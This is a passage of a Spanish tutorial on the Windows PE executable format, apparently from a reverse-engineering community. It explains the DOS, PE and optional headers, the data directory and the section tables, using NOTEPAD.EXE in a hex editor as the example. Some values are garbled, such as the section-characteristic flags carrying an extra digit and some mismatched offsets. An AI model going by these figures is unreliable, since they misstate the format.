W32 emplea punteros y direcciones de 32 bits. Esto quiere decir que, si lo tuvieramos, podríamos usar una memoria de 4GB para cada programa en ejecución. Pero aunque no tengamos todavía ships con esta capacidad de memoria, los programas en W32 corren como si la tuvieran a su disposición. El sistema W32 asigna a cada proceso o programa en ejecución un espacio de direcciones ficticio de 4GB, un montón de memoria que sólo existe imaginariamente, llamada "memoruia virtual". Luego, para ejecutar código del programa o disponer de sus datos, transforma, a través de un par de tablas, las direcciones ficticias en direcciones reales en la memoria física.

Para comprender cómo W32 transforma direcciones virtuales en direcciones físicas para que el CPU pueda acceder a las instrucciones del programa montadas en la RAM, sugiero la lectura del artículo "***La Memoria en W32: intro***" que seguramente acompaña a este que lees ahora.

El tema de la memoria virtual da para más y conviene tratarlo aparte. Ahora nos ocupan los PE.

Teoría y un poco de práctica..

ARCHIVOS EN GENERAL Y EL FORMATO PE

==========

Un archivo no es más que un conjunto de datos organizados en varias entidades llamadas "registros". Un registro es lo que conocemos en programación como "estructura", es decir, un espacio en memoria que se emplea para guardar datos de manera ordenada.

Una estructura se divide en entidades de tamaño definido destinadas a almacenar datos de justo ese tamaño. A cada una de estas "celdas" de la estructura la llamamos campos.

Las estructuras o registros permiten almacenar información, en sus campos, sobre entidades particulares. En este sentido, la estructura es una colección de campos que pueden ser tratados como una unidad por algún programa. Es un bloque de datos organizado en campos sobre una entidad específica.Toda estructura posee un nombre que la identifica y permite localizarla o manejarla; este nombre es una varable del tipo de la estrcuctura que nombra y permite el tratamiento de las entidades de las cuales informa la estrcutura.

Ahora bien, a la información contenida en un archivo se puede acceder de manera secuencial o directa. El modo secuencial es lento en muchos casos ya que se necesita revisar cada dato desde el comienzo del archivo con orden secuencial, hasta dar con el buscado. Por esto, la mayoría de las veces lo mejor es ir directamente al dato buscado, sin tener que revisar todos los campos del archivo.

Para facilitar el acceso directo a los datos, se pueden colocar unos directorios al comienzo del archivo que indiquen dónde se encuentran ciertos tipos de datos. Los directorios son estructuras cuyos campos, llamados entradas del directorio, son tablas que tienen la misma estrcutura. Funcionan como un "directorio" telefónico. Si busco un dato de cierto tipo, reviso el directorio y veo dónde están agrupados esos datos. Luego voy a la sección donde se encuentran los datos de este tipo. Seguramente en esta sección habrá una tabla que me informe sobre lo que hay en ella. Reviso entonces esta tabla y con lo que me dice, busco el dato que me interesa: no tengo que ir dato por dato para encontrar lo que busco.

Este es el principio a partir del cual se ideó el formato de los archivos PE, y facilitar el montaje del programa en la RAM: se coloca al principio del archivo una serie de estructuras que informan sobre el contenido del archivo. El contenido del archivo se divide en secciones cada una con datos de cierto tipo, formando el cuerpo del archivo. Las estructuras al comienzo del archivo forman el encabezado del archivo y nos dicen la dirección donde se ubica cada sección, su tamaño y sus atributos. A la vez, cada sección implementa tablas con información particular sobre el contenido de su cuerpo.

Entonces, en los archivos con formato PE, tenemos un encabezado y un cuerpo. El encabezado de los archivos PE se subdivide en, podríamos decir, cuatro subencabezados:

- El encabezado DOS MZ
- El encabezado PE
- El encabezado NT opcional
- El conjunto de tablas de secciones

Veámos la organización en la siguiente tabla:

PE EXE (Windows 32Bit EXE, DLL, OCX, etc)

Encabezado MZ EXE	**Contiene información necesaria para ejecutar el DOS STUB. Conservado por compatibilidad**	**Encabezado DOS**
Encabezado MZ extendido	**El desplazamiento (OFFSET) 3Ch apunta al encabezado PE**	
DOS STUB	**Usualmente despliega 'Requires windows to run' o un mensaje similar**	**Agregado para avisar que el programa rueda en Windows**
Encabezado PE	**Contiene info necesaria para correr el programa en Win32**	**Encabezados agregados por W32**
Encabezado opcional NT	**Contiene info adicional necesaria para correr el programa en Win32**	
Tabla de Objetos o Secciones	**Información sobre objetos o secciones en el archivo**	
Objetos o secciones	**Datos de las secciones**	**Cuerpo del archivo**

El cuerpo del archivo con formato PE se subdivide en un número no fijo de secciones, cada una de las cuales dividida también en una tabla de sección, que nos informa sobre el contenido de la sección, y el cuerpo de sus datos.

Veamos ahora con detenimiento el encabezado.

RASTROS ARCÁICOS: ENCABEZADO DOS MZ

Los archivos ejecutables con formato PE inician con el encabezado DOS MZ, que no es más que el antiguo encabezado de los archivos EXE más algunos campos adicionales que se agregaron para posibilitar la transición.

El encabezado DOS, conservado por compatibilidad, es el mismo que empleaban los antiguos programas DOS de 16 bits, más unos campos adicionales. Su estructura (en ensamblador) es:

```
_IMAGE_DOS_HEADER STRUC
; ////////////////////////////////////////////////////
; CAMPOS TRADICIONALES
; ////////////////////////////////////////////////////
e_magic DW ?
e_cblp DW ?
e_cp DW ?
e_crlc DW ?
e_cparhdr DW ?
e_minalloc DW ?
e_maxalloc DW ?
e_ss DW ?
e_sp DW ?
e_csum DW ?
e_ip DW ?
e_cs DW ?
e_lfarlc DW ?
e_ovno DW ?
; ////////////////////////////////////////////
; CAMPOS ADICIONALES
; ////////////////////////////////////////////
e_res DW 4 DUP ( ? )
e_oemid DW ?
e_oeminfo DW ?
e_res2 DW 10 DUP ( ? )
e_lfanew DD ?
_IMAGE_DOS_HEADER ENDS
PIMAGE_DOS_HEADER TYPEDEF NEAR PTR _IMAGE_DOS_HEADER
```

Quien no entienda esta estructura puede orientarse por la siguiente tabla:

Encabezado EXE MZ

0000	**Word**	**ID 'MZ' - Etiqueta de archivo EXE**
0002	**Word**	**Número de bytes en la última página o bloque de 512 bytes del ejecutable**
0004	**Word**	**Número de todas las páginas de 512 bytes en el ejecutable (incluyendo la última)**
0006	**Word**	**Número de entradas de la tabla de relocalizaciones**
0008	**Word**	**Tamaño del encabezado en parágrafos (16 bytes)**
000A	**Word**	**Tamaño mínimo de los parágrafos de memoria localizada por encima del final del programa ya cargado en RAM.**
000C	**Word**	**Tamaño máximo de los parágrafos de memoria localizada por encima del final del programa ya cargado en RAM.**
000E	**Word**	**SS (Stack Segment) relativo al inicio del ejecutable**
0010	**Word**	**SP (Stack Pointer) inicial**
0012	**Word**	**Checksum o 0. Valor de verificación de la suma de las palabras en el ejecutable, usado para verificar la validación por posibles datos perdidos.**
0014	**Dword**	**CS:IP relativo al inicio del ejecutable (Entry point = Punto de entrada)**
0018	**Word**	**Desplazamiento (offset) de la tabla de relocalización. 40h para los nuevos (NE, LE, LX, W3, PE, etc) ejecutables**
001A	**Word**	**Número de traslape (0 = programa principal)**

El primer campo de esta estructura, en el desplazamiento 0000, hay dos caracteres: "MZ", que indican que se trata de un archivo ejecutable .EXE.

Si abrimos con HEX WORKSHOP u otro editor hexadecimal un archivo .EXE de DOS, por ejemplo DEBUG.EXE, generalmente ubicado en el directorio C:\WINDOWS\COMMAND, veremos en la parte izquierda, en la ventana que despliega caracteres en ASCII, que en el desplazamiento 0000 hay dos caracteres: 'MZ'. Es el número mágico que identifica los archivos .EXE.

A este antiguo encabezado EXE MZ se le han agregado algunos campos que informan al cargador del Sistema Operativo (SO) dónde está el encabezado PE con información relevante para W32.

Encabezado MZ Extendido

001C	**Dword**	**Tabla de relocalización con un número variable de reubicación de elementos.**
0020	**Dword**	**Identifuicador OEM**
0024	**Dword**	**Información OEM.**
0028	**26Bytes**	**Reservado.**
003C	**Dword**	**Desplazamiento del nuevo encabezado EXE desde el inicio del archivo o 0 si es un archivo MZ EXE**

El último campo de esta extensión, 'e_lfanew', indica la dirección donde está la signatura que identifica el formato del archivo. Si se trata de un archivo con un programa W32, este campo apunta a dos caracteres: "PE" (Portable Executable), el formato elegido por M$ para los archivos con programas W32.

Si abrimos NOTEPAD.EXE con con HEX WORKSHOP y revisamos el campo e_lfanew en el desplazamiento 003Ch, veremos el número 8000h, que al revés es 0080h, el desplazamiento donde veremos los caracteres 'PE', que identifican el

formato del archivo (Si trabajas con HEX WORKSHOP, no cierres todavía este archivo). Si ahora abrimos con HEX WORKSHOP el archivo WINFILE.EXE, generalmente ubicado en el directorio C:\WINDOWS, veremos que el desplazamiento 003Ch apunta al desplazamiento 0400h, donde encontramos los caracteres 'NE', que es el formato de los archivos W16.

Inmediatamente después de la signatura hay dos bytes o una palabra (WORD) con ceros, después de los cuales inicia el encabezado PE. En la actualidad, el formato NE está practicamente extinguido. Lo pasaré por alto y me concentraré en el formato PE.

Entre el encabezado MZ DOS y la signatura PE, está la seccuón "STUB" del archivo, la cual se incluye para el despliegue de un mensaje que indica que el programa sólo puede correr en Windows.

¿32 BITS?: MÁS CABEZAS
==========

Dos bytes delante de la signatura se inicia el encabezado PE, cuya estructura es:

```
_IMAGE_FILE_HEADER STRUC
Machine DW ?
NumberOfSections DW ? ; No. de secciones
TimeDateStamp DD ?
PointerToSymbolTable DD ? ; Dir. de la tabla de símbolos
NumberOfSymbols DD ? ; No. de simbolos
SizeOfOptionalHeader DW ? ; Tamaño del proximo encabezado
Characteristics DW ?
_IMAGE_FILE_HEADER ENDS

PIMAGE_FILE_HEADER TYPEDEF NEAR PTR _IMAGE_FILE_HEADER
IMAGE_SIZEOF_FILE_HEADER EQU 20
```

Traduzcamos ésta a estructura a una tabla a desplazamientos:

Encabexado PE

0000	**Word**	**CPU_TYPE = Tipo de CPU** **0000 - Desconocido 0162 - MIPS I** **014c - 80386 0163 - MIPS II** **014d - 80486 0166 - MIPS III** **014e - 80586**
0002	**Word**	**Número de objetos en la tabla de objetos**
0004	**Dword**	**Estampa Tiempo/Fecha**
0008	**8Bytes**	**Puntero a la tabla de símbolos**
0010	**Word**	**Tamaño del encabezado siguiente, encabezado opcional NT**
0012	**Word**	**Banderas** **0 - Imagen del Programa 2 - EXE** **200 - Dirección fijada 2000 - Librería**

Uno de los campos más importantes de este encabezado es el segundo, en el desplazamiento 0004 desde el inicio del encabezado, que indica el número de secciones en el que se divide el ejecutable. Podemos ver en el volcado de NOTEPAD.EXE en HEX WORKSHOP, en el desplazamiento 0086h, el valor 0600h, que invertido es 0006h, el número de secciones que hay en el archivo.

Como dijimos al comienzo, el formato PE divide su contenido en varias secciones con información de tipo específico. El campo NumberOfSections indica este número.

Otro campo que puede ser de utilidad es SizeOfOptionalHeader, que indica el tamaño del encabezado opcional, inmediatamente después del encabezado PE. Este valor para NOTEPAD.EXE está en el desplazamiento 94h y es E000h, que invertido es 00E0h=224D, es decir, el encabezado opcional tiene un tamaño de 224 bytes.

OTRA CABEZA MÁS
==========

Inmediatamente después inicia el encabezado opcional NT. Randy Katz, en su clásico artículo de 1993, "The Portable Executable File Format from Top to Bottom", divide este encabezado opcional en dos partes, una con campos standard y otra con campos adicionales:

```
_IMAGE_OPTIONAL_HEADER STRUC
; ////////////////////////////////////
; CAMPOS STANDARD
; ////////////////////////////////////
Magic DW ?
MajorLinkerVersion DB ?
MinorLinkerVersion DB ?
SizeOfCode DD ? ; Tamaño del codigo
SizeOfInitializedData DD ? ; Tamaño de datos inicializados
SizeOfUninitializedData DD ? ; Tamaño de datos no inicializados
AddressOfEntryPoint DD ? ; Dir. virtual del punto de entrada del prog.
BaseOfCode DD ? ; Dir fisica de la base del cod.
BaseOfData DD ? ; Dir fisica de los datos
; ////////////////////////////////////////////////
; CAMPOS ADICIONALES NT
; ////////////////////////////////////////////////
ImageBase DD ? ; Dir virtual de la base de la img.
SectionAlignment DD ? , Alineamiento de secc.
FileAlignment DD ? ; Alinamiento de archivo
MajorOperatingSystemVersion DW ?
MinorOperatingSystemVersion DW ?
MajorImageVersion DW ?
MinorImageVersion DW ?
MajorSubsystemVersion DW ?
MinorSubsystemVersion DW ?
Reserved1 DD ?
SizeOfImage DD ? ; Espacio reservado en memoria para el archivo
SizeOfHeaders DD ? ; Tamaño del conjunto de los encabezados
CheckSum DD ?
```

```
Subsystem DW ?
DllCharacteristics DW ?
SizeOfStackReserve DD ?
SizeOfStackCommit DD ?
SizeOfHeapReserve DD ?
SizeOfHeapCommit DD ?
LoaderFlags DD ?
NumberOfRvaAndSizes DD ?
DataDirectory _IMAGE_DATA_DIRECTORY 16 DUP ( <> ) ; Tabla de directorios
_IMAGE_OPTIONAL_HEADER ENDS                        ; de secciones
```

PIMAGE_OPTIONAL_HEADER TYPEDEF NEAR PTR _IMAGE_OPTIONAL_HEADER

A continuación la tabla de desplazamientos equivalentes para esta estructura:

Encabezado opcional NT

Campos Estandard		
0000	**Word**	**Reservado**
0002	**Word**	**Versión del enlazador (LINKER)**
0004	**Dword**	**Tamaño de la sección o segmento de código**
0008	**Dword**	**Tamaño de la sección de datos inicializados**
0010	**Dword**	**Tamaño de la sección de datos no inicializados**
0014	**Dword**	**Dirección virtual del punto de entrada (RVA: Relative Virtual Address) - La ejecución comienza aquí.**
0018	**Dword**	**Base de la sección de código**
001C	**Dword**	**Base de la sección de datos**
Campos Adicionales		
0020	**Dword**	**Base de la Imagen - inicio de la imagen en la memoria virtual.**
0024	**Dword**	**Alineamiento de los Objetos (Potencia de 2 512-256M)**
0028	**Dword**	**Alineamiento del Archivo (Potencia de 2 512-64k)**
0032	**Dword**	**Versión requerida de sistema operativo**
0036	**Dword**	**Versión de usuario**
003A	**Dword**	**Versión de subsistema**
003E	**Dword**	**Reservado**
0044	**Dword**	**Tamaño de la imagen: espacio reservado en memoria para el archivo.**
0048	**Dword**	**Tamaño del encabezado**
005C	**Dword**	**Suma de chequeo del archivo**
005E	**Word**	**Subsistema** **0 - Desconocido 1 - Nativo** **2 - Win GUI 3 - Carácter Win**
0060	**Word**	**Banderas DLL**
0064	**Dword**	**Memoria reservada para la pila (stack)**

0068	**Dword**	**Memoria comprometida para la pila**
006C	**Dword**	**Memoria reservada para el montículo (heap)**
0070	**Dword**	**Memoria comprometida para el montículo**
0074	**Dword**	**Reservado**
0078	**Dword**	**Número de directorios RVA/Tamaño presentes** **Todas las entradas RVA tienen tamaño Dword**
0080	**8Bytes**	**RVA/Tamaño de la tabla de Exportaciones**
0088	**8Bytes**	**RVA/Tamaño de la tabla de Importaciones**
0090	**8Bytes**	**RVA/Tamaño de la tabla de Recursos**
0098	**8Bytes**	**RVA/Tamaño de la tabla de Excepciones**
00A0	**8Bytes**	**RVA/Tamaño de la tabla de la tabla de Seguridad**
00A8	**8Bytes**	**RVA/Tamaño de la tabla Fixup**
00B0	**8Bytes**	**RVA/Tamaño de la tabla Debug**
00B8	**8Bytes**	**RVA/Tamaño de la tabla de description de la imagen**
00C0	**8Bytes**	**RVA/Tamaño de la tabla de máquina específica**
00C8	**8Bytes**	**RVA/Tamaño de la tabla de almacenamiento del hilo local**

CAMPOS CRÍTICOS DEL ENCABEZADO

==========

- Tamaño de las secciones -

Para montar el ejecutable, W32 necesita reservar espacio en memoria. Como hemos adelantado, W32 no divide la memoria en segmentos de 64KB como lo hacía DOS sino en secciones de tamaño variable. Los campos SizeOfCode, SizeOfInitializedData y SizeOfUninitializedData, informan el espacio de memoria que el sistema debe reservar para cargar cada una de estas secciones.

Estos valores para NOTEPAD.EXE, tal como puede verse en los desplazamientos 009Ch, 00A0h y 00A4h, respectivamente son 0000 3A00h (tamaño de la sección de código), 0000 4600h (tamaño de la sección de datos inicializados) y 0000 0000h (no hay sección de datos no inicializados).

- Punto de entrada (RVA Entry Point) -

Otro dato que necesita el sistema para ejecutar el programa en el archivo es el punto de entrada, es decir, la dirección de la primera instrucción del programa. Esta información se encuentra en el campo AddressOfEntryPoint, que sigue al campo SizeOfUninitializedData del encabezado opcional NT. Para NOTEPAD.EXE este valor, en el desplazamiento 00A8h, es 0010 0000h, que invertido es 0000 1000h.

RVA es la abreviatura de Relative Virtual Address, que en español significa Dirección Virtual Relativa. Significa una dirección virtual, no real, relativa a la base del archivo. El valor de la base del archivo se encuentra en el campo ImageBase (Base de la Imagen).

- Bases de las secciones -

Los campos BaseOfCode y BaseOfData indican las direcciones virtuales relativas (RVAs) a la base del archivo de la sección de código y de la sección de datos, respectivamente. En NOTEPAD.EXE, estos valores se encuentran en los desplazamientos 00ACh y 00B0h y son, respectivamente, 0000 1000h para la sección de código, y 0000 5000h para la sección de datos.

Observa que, para NOTEPAD.EXE, la base del código (BaseOfCode) coincide con el punto de entrada del programa (EntryPoint). Quiere decir que el programa inicia en la primera instrucción de la sección de código.

- Base de la imagen (Image Base) -

Es la dirección virtual relativa a la base del archivo. Esta información la suministra el campo ImageBase del conjunto de campos opcionales del encabezado opcional NT (estructura _IMAGE_OPTIONAL_HEADER). Para NOTEPAD.EXE, este valor está en el desplazamiento 00B4h y es 0000 0040, invertido 0040 0000h. La experiencia dice que este es el valor por defecto elegido por los enlazadores como base para los archivos EXE con formato PE.

Entonces, en el caso de NOTEPAD.EXE, el programa inicia en la dirección virtual Base_de_la_Imagen + Punto_de_Entrada: 0040 0000h + 0000 1000h = 0040 1000h.

Generalmente, 0040 1000h es la dirección virtual de la entrada de los programas en archivos ejecutables con formato PE.

Esto lo podemos comprobar rápidamente ejecutando NOTEPAD.EXE con el cargador (LOADER) de SICE. Veremos en la ventana desplegada por SICE al detenerse en la primera instrucción que el depurador (DEBUGGER) apunta a la dirección 00401000h.

- Alineamientos -

Para el archivo con formato PE se dan dos alineamientos. El alineamiento de las secciones, campo SectionAlignment, y alineamiento de archivo, campo FileAlignment. Estos campos son relevantes porque determinan cuanta memoria destina el sistema para las secciones y el archivo.

Los ejecutables W32 no están divididos en segmentos de hasta 64 KB, como en DOS, sino en secciones cuyo tamaño es el múltiplo de una página de memoria. El tamaño de una página de memoria es de 4 KB. Si una sección ocupa 8 páginas de memoria, su tamaño es de 8*4=32 KB.

Cada sección del archivo PE es cargada secuencialmente en el espacio de direcciones de un proceso, comenzando en ImageBase. El campo SectionAlignment dicta la cantidad mínima de espacio que una sección puede ocupar cuando es cargada --es decir, las secciones están alineadas sobre los límtes o fronteras de SectionAlignment.

El alineamiento de sección no puede ser menor al tamaño de una página (generalmente 4096 bytes en la plataforma x86) y debe ser, en todo caso, un múltiplo del tamaño de la página, tal como dicta el manejador de memoria virtual de Windows. El enlazador (LINKER) establece un valor de 4096 bytes por defecto, pero esto puede establecerse usando del conmutador de enlazador: -ALIGN.

Por ejemplo, si una sección del programa tiene un tamaño de 1200 bytes, el enlazador asignará a esta sección una página, es decir 4096 bytes. Entonces, cuando el programa sea cargado en RAM, el sistema comprometerá una página de memoria física para esta sección.

Para NOTEPAD.EXE, SectionAlignment se encuentra en el desplazamiento 0B8h y tiene un valor de 0000 1000h = 4096 bytes, que es el tamaño de una página.

El campo FileAlignment informa sobre la granularidad mínima de trozos (chunks) de información dentro de la imagen antes de ser cargada. Por ejemplo, el enlazador llena con ceros (zero-pads) un cuerpo de sección (datos brutos [raw data] para una sección) por encima del límite o frontera más cercana de FileAlignment en el archivo. Este valor, FileAlignment, está restringido a ser una potencia de 2 entre 512 y 65,535. En el archivo PE, los datos brutos que comprenden cada sección deben comenzar en un múltiplo de FileAlignment. El valor por defecto es 512 bytes, probablemente para asegurar que las secciones siempre inicien en el comienzo de un sector del disco (un sector de disco tiene un tamaño de 512).

En NOTEPAD.EXE, FileAlignmentse encuentra en el desplazamiento 0BCh y tiene un valor de 0000 0200h = 512 bytes.

- Tamaño de la imagen -

Otro campo indispensable es SizeOfImage, ya que para montar el archivo W32 necesita reservar espacio en memoria. Esta información se encuentra en el campo SizeOfImage. Este valor no es propiamente el tamaño del ejecutable sino la cantidad de espacio que se reserva en el espacio de direcciones para cargar el ejecutable. Este número depende bastante del valor SectionAlignment.

Si un archivo tiene seis secciones, alineadas sobre fronteras de 65,536 bytes, el campo SizeOfImage debería ser 6 * 65.536 = 393.216 bytes (96 páginas). El mismo archivo enlazado con un alineamiento de sección de 4096 bytes (1 página) debería dar 6 * 4096 = 24576 bytes (6 páginas) en el campo SizeOfImage. Pero esto sólo es así si todas las secciones tienen el mismo tamaño. Puede haber secciones con un tamaño mayor al de una página, lo cual cambia el valor de SizeOfImage.

Podemos calcular SizeOfImage para NOTEPAD.EXE. Tiene 6 secciones y su valor SectionAlignement es 1000h = 4096 bytes, entonces SizeOfImage debería ser 6 * 1000h = 6000h, sin embargo este no es el caso.

En NOTEPAD.EXE SizeOfImage está en el desplazamiento 00D0h, cuyo contenido es 00C0 0000h, que invertido es 0000 C000h. Esto es así porque seguramente hay secciones con un tamaño mayor a una página de memoria.

- Directorio de Datos -

Al final del encabezado opcional hay un directorio, que ocupa el campo DataDirectory. Se trata de un vector o arreglo (array) que guarda las direcciones donde se encuentran las tablas de datos de las secciones del archivo. Cada una de estas entradas tiene un tamaño de 8 bytes y se divide en dos campos. El primero indica la dirección virtual relativa a la base donde se encuentra la tabla con datos acerca de alguna sección. El otro campo dice el tamaño de la tabla. Cada entrada de este directorio tendría entonces la siguiente estructura:

```
_IMAGE_DATA_DIRECTORY STRUC
VirtualAddress DD ? ; Dirección virtual donde está la tabla
Size@ DD ? ; Tamaño de la tabla
_IMAGE_DATA_DIRECTORY ENDS

PIMAGE_DATA_DIRECTORY TYPEDEF NEAR PTR _IMAGE_DATA_DIRECTORY
```

El número de entradas del directorio está indicado en el campo NumberOfRvaAndSizes del encabezado opcional. Generalmente este valor es 0000 0010h=16D. El tamaño del directorio de datos sería el valor igual al número de entradas por ocho bytes de cada entrada. En este caso es 128 bytes. En NOTEPAD.EXE este valor está en el desplazamiento 00F4h y contiene 1000 0000, que invertido es 0000 0010h = 16d, es decir, 16 entradas en el directorio de datos.

De acuerdo al archivo WINNT.H, las siguientes son las entradas del direcorio de datos.

; Números correspondientes a las entradas del directorio de datos

```
IMAGE_DIRECTORY_ENTRY_EXPORT EQU 0
IMAGE_DIRECTORY_ENTRY_IMPORT EQU 1
IMAGE_DIRECTORY_ENTRY_RESOURCE EQU 2
IMAGE_DIRECTORY_ENTRY_EXCEPTION EQU 3
IMAGE_DIRECTORY_ENTRY_SECURITY EQU 4
IMAGE_DIRECTORY_ENTRY_BASERELOC EQU 5
IMAGE_DIRECTORY_ENTRY_DEBUG EQU 6
IMAGE_DIRECTORY_ENTRY_COPYRIGHT EQU 7
IMAGE_DIRECTORY_ENTRY_GLOBALPTR EQU 8
IMAGE_DIRECTORY_ENTRY_TLS EQU 9
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG EQU 10
```

El número que se asigna a cada entrada de directorio de datos se emplea para facilitar las rutinas de búsqueda de información sobre las secciones.

VERIFIQUEMOS

==========

Ahora cerremos HEX WORKSHOP. Tomemos nota de los valores que hemos encontrado. Abramos NOTEPAD.EXE en EXESCOPE o en PROCDUMP y comparemos los valores desplegados con los que hemos obtenido hasta ahora. Para esta evaluación es mejor usar EXESCOPE ya que muestra el nombre de los encabezados y los desplazamientos donde están los datos.

Comparemos entonces... Nada mal ¿cierto?

Este proceso de ubicación manual, que puede ser tan engorroso hacerlo de esta manera, lo realiza el cargador de Windows de una manera muy rápida y automática. También es el mismo proceso seguido por los volcadores y editores de encabezados de archivos PE.

MÁS CABEZAS ¡HASTA CUÁNDO!

==========

La información sobre las secciones del archivo PE se encuentra en las tablas de secciones, después del encabezado opcional están, ordenadas secuencialmente. Cada una de estas tablas tiene la siguiente estructura:

```
_IMAGE_SECTION_HEADER STRUC
Name DB 8 DUP ( ? ) ; Cadena con el nombre de la sección
; ////
; Misc
; ////
tag$0 <>
VirtualAddress DD ?
SizeOfRawData DD ?
PointerToRawData DD ?
PointerToRelocations DD ?
```

PointerToLinenumbers DD ?
NumberOfRelocations DW ?
NumberOfLinenumbers DW ?
Characteristics DD ?
_IMAGE_SECTION_HEADER ENDS

PIMAGE_SECTION_HEADER TYPEDEF NEAR PTR _IMAGE_SECTION_HEADER

tag$0 UNION
PhysicalAddress DD ?
VirtualSize DD ?
tag$0 ENDS

Espero que ya no se necesite presentar esta estructura con una tabla de desplazamientos.

El primer campo de la tabla es una arreglo (array) de 8 bytes de largo donde se escribe una cadena de caracteres con el nombre de la sección. Sigue una unión con el tamaño virtual de la sección. Luego el campo VirtualAddress es la dirección virtual relativa a la base de la imagen donde se encuentra la sección.

SizeOfRawData es el tamaño del FileAlignment relativo al cuerpo de la sección. El tamaño actual del cuerpo de la sección será menor o igual al múltiplo de FileAlignment. Una vez que la imagen es cargada dentro del espacio de direcciones de un proceso, el tamaño del cuerpo de la sección llega a ser menor o igual a un multiplo de SectionAlignment. PROCDUMP despliega este campo bajo el nombre "RAW DATA".

PointerToRawData es el desplazamiento a la localización del cuerpo de la sección en el archivo. PROCDUMP llama a este campo "RAW OFFSET".

El campo Characteristics indica las propiedades de la sección, es decir, si se trata de código objeto, de datos inicializados o no inicializados, si se puede escribir y leer sobre la sección, si es
ejecutable, si es compartible, etc. PROCDUMP llama a este campo "CHARACTERISTICS". A continuación las equivalencias:

· 000000020h __Código.
· 000000040h __Datos inicializados.
· 000000080h __Datos no inicializados.
· 040000000h __Sección cacheable.
· 080000000h __Sección paginable.
· 100000000h __Sección compartida.
· 200000000h __Ejecutable.
· 400000000h __Se puede leer.
· 800000000h __Se puede escribir en la sección.

Por ejemplo, si las características es E0000020H, entonces se trata de una sección en la que

1. se pueden escribir datos 80000000h
2. se pueden leer datos 40000000h

3. se pueden compartir datos 10000000h
4. hay código 00000020h

E0000020h

Se trata de una sección con código ejecutable. Esta comúnmente lleva como nombre .text.

Hay una tabla de estas para cada sección. NOTEPAD.EXE tiene seis secciones, por lo que tiene seis tablas de secciones.

Abramos de nuevo NOTEPAD.EXE con el editor hexadecimal.

En NOTEPAD.EXE la primera tabla se encuentra en el desplazamiento 0178h. Visualmente es simple ubicarla con el editor hexadecimal ya que cada tabla se inicia con el campo Name, que es un campo de ocho bytes con una cadena de caracteres ASCII con el nombre de la sección. El nombre de la primera sección en NOTEPAD.EXE es .text. Es el nombre que por defecto se asigna a la sección con código ejecutable.

Hay varias secciones predefinidas, cuyos nombres son:

· Sección de código ejecutable: .text
· Secciones de datos: .bss, .rdata, .data
· Sección de recursos: .rsrc
· Sección de datos exportados: .edata
· Sección de datos importados: .idata
· Sección de información para depuración: .debug

"Export" contiene información sobre los nombres que exporta el programa y pueden ser solicitados y usados por otros procesos.

"Import" indica las funciones que el programa solicita a otros; generalmente son funciones que se encuentran en las DLL del sistema, donde se encuentran las funciones de la API de Windows, que son incluidas en los prototipos que definen las funciones empleadas en el programa.

"Resources" contiene información sobre los recursos que contiene el programa: menúes, diálogos, iconos, bitmaps, cadenas de texto, etc.

"Debug" es la sección donde el enlazador, si así lo quizo el programador, guarda información para facilitar la depuración del programa, con un depurador (debugger).

El siguiente campo de una entrada del directorio de datos, después del nombre, es una unión con el tamaño de la sección. La dirección virtual donde se encuentra la sección está en el campo VirtualAddress. La dirección física de la sección está en PointerToRawData.

TABLAS DE DATOS

==========

Cada sección tiene una tabla, generalmente al comienzo, con información particular sobre ella.

Para localizar una tabla de éstas, se determina su dirección virtual relativa (RVA: RELATIVA VIRTUAL ADDRESS).

Este valor está en el primer campo de la entrada correspondiente en el directorio de datos. Luego se usa esta dirección virtual para determinar en cuál sección está.

La dirección física de la sección nos la dá el campo PointerToRawData de la tabla de sección. La tabla de datos de la sección está en un desplazamiento igual al dato en el campo VirtualAddress en la entrada del directorio de datos, al final del encabezado opcional, menos el dato del campo VirtualAddress en la tabla de sección correspondiente. Este desplazamiento es relativo a la dirección en el campo PointerToRawData.

Como vimos, las tablas de secciones se encuentran inmediatamente después del directorio de datos, es decir después del encabezado opcional.

Con la dirección física del desplazamiento a la primera tabla de las secciones de la imagen, con el número de secciones de la imagen (en el campo NumberOfSection del encabezado PE, la RVA donde inicia la sección, la RVA de la tabla de datos de la sección y el puntero a los datos brutos de
la sección PointerToRawData, puedo localizar donde se hallan los datos que conforman la tabla de datos de una sección.

Como ilustración localicemos la tabla de la sección de nombres importados .idata en NOTEPAD.EXE.

Primero buscamos en el directorio de datos la entrada que corresponde a .idata. Es la entrada número 1, es decir, la segunda porque la primera es la número 0 (véase los números correspondientes a las entradas del directorio de datos). En NOTEPAD.EXE localizamos esta entrada en el desplazamiento 0100h, que inicia con el campo VirtualAddress de la entrada del directorio que dice la dirección virtual donde se ubica la tabla de datos de la sección .idata. El valor es 0070 0000, que invertido es 0000 7000h.

Luego localizamos el segundo campo de la tabla de sección correspondiente a .idata. Este campo se llama también VirtualAddress e indica la dirección virtual donde inicia la sección. Para encontrarlo manualmente, buscamos la cadena ".idata"; la tabla de sección correspondiente a esta sección inicia en el deplazamiento donde hallamos esa cadena. Este campo se ubica, en NOTEPAD.EXE, en 01F0. El campo VirtualAddres de esta sección estará entonces en 01FC, ya que el primer campo, donde está la cadena con el nombre, tiene 8 bytes y el siguiente campo, con el tamaño de la sección, tiene 4 bytes. El valor en 01FC es 0000 7000h. Quiere decir que la tabla de datos de la sección se encuentra en el inicio de ésta.

Ya que hemos localizado la tabla de seccción, obtenemos el valor del campo PointerToRawData. Este campo lo ubicamos en 0204, y contiene 0042 0000, que invertido es 0000 4200h. Es el desplazamiento del archivo donde están los datos brutos de la sección.

Con estos datos ya podemos localizar la tabla de datos de la sección .idata en NOTEPAD.EXE. Resto la dirección virtual de la sección (campo VirtualAddress de la tabla de sección) a la dirección de la tabla de datos de esa sección (campo VirtualAddress en el directorio de datos). En este caso, la diferencia es cero: la tabla de datos está al inicio de la sección. A la diferencia obtenida le sumo el valor del campo PointerToRawData y obtengo el desplazamiento donde se encuentra la tabla de datos de la sección .idata. Como la dirección virtual de la sección coincide con la dirección de su tabla de datos, el desplazamiento dentro del archivo, donde se encuentra la tabla de datos de la sección .idata, coincide el valor en PointerToRawData: 4200h.

Puede parecer un proceso muy complejo. Pero basta imaginar lo que significaría que el cargador del SO tuviera que buscar de manera secuencial en un ejecutable de 3.2 MB, por ejemplo, qué funciones el programa importa de las librerías DLL del sistema.

Bien, ahora que hemos localizado la tabla de datos de la sección, podemos buscar en ella los nombres importados.

La tabla de datos de la sección de datos importados tiene también una estructura de directorio, es decir, es una tabla con

varias entradas con la misma estructura cada una. Por este motivo podemos llamar a esta tabla Directorio de Datos Importados, cuyas entradas tienen la siguiente estructura, que llamamos IMAGE_IMPORT_DESCRIPTOR:

```
